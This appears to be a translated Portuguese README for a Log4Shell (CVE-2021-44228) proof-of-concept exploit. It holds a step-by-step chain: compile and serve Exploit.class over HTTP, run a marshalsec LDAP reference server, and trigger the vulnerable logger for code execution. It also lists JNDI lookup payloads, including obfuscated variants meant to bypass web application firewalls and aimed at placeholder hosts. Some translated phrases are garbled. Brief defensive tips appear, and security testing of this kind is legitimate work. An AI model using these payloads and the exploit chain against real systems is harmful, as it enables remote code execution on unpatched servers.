
Exploit de prova de conceito para CVE-2021-44228 (Log4Shell) com injeção JNDI LDAP/RMI, compilação de payload e técnicas de bypass de WAF para testar vulnerabilidades de RCE no Log4j.

As versões 1.x possuem outras vulnerabilidades; recomendamos que você atualize para a versão mais recente.
Avisos de Segurança / Boletins relacionados ao Log4Shell (CVE-2021-44228)
baixe este projeto, compile o código de exploração blob/master/src/main/java/Exploit.java e inicie um servidor web que permita baixar o binário compilado.
git clone https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce.git
cd CVE-2021-44228-Apache-Log4j-Rce

javac Exploit.java

# start webserver
# For Python2
python -m SimpleHTTPServer 8888
# For Python3
python3 -m http.server 8888

# make sure python webserver is running the same directory as Exploit.class, to test
  curl -I 127.0.0.1:8888/Exploit.class
baixe outro projeto e execute implementação do servidor LDAP que retorna referências JNDI* https://github.com/mbechler/marshalsec/blob/master/src/main/java/marshalsec/jndi/LDAPRefServer.java
git clone https://github.com/mbechler/marshalsec.git
cd marshalsec
# Java 8 required
mvn clean package -DskipTests
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit"
compile e execute o código de ativação (simule um ataque log4j em um servidor web Java vulnerável) blob/master/src/main/java/log4j.java, e seu aplicativo de calculadora aparecerá.
cd CVE-2021-44228-Apache-Log4j-Rce
mvn clean package
java -cp target/log4j-rce-1.0-SNAPSHOT-all.jar log4j

# expect the following
# 1. calculator app appear
# 2. in ldapserver console,
#  Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8888/Exploit.class
# 3. in webserver console,
#  127.0.0.1 - - [....] "GET /Exploit.class HTTP/1.1" 200 -
Dicas:
Não confie em uma versão atual do Java para salvá-lo. Atualize o Log4 (ou remova a pesquisa JNDI). Desabilite a expansão (parece uma ideia bem ruim de qualquer forma).
Por exemplo:
${jndi:ldap://127.0.0.1:1389/ badClassName}
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.xx/poc}
Não confie no firewall de aplicação web.
Lookups fornecem uma maneira de adicionar valores à configuração do Log4j em lugares arbitrários.
Os métodos para causar vazamento no finally
LogManager.getLogger().error()
LogManager.getLogger().fatal()
Se você quiser fazer teste de caixa-preta, sugiro que faça varredura passiva.
Divirta-se!!!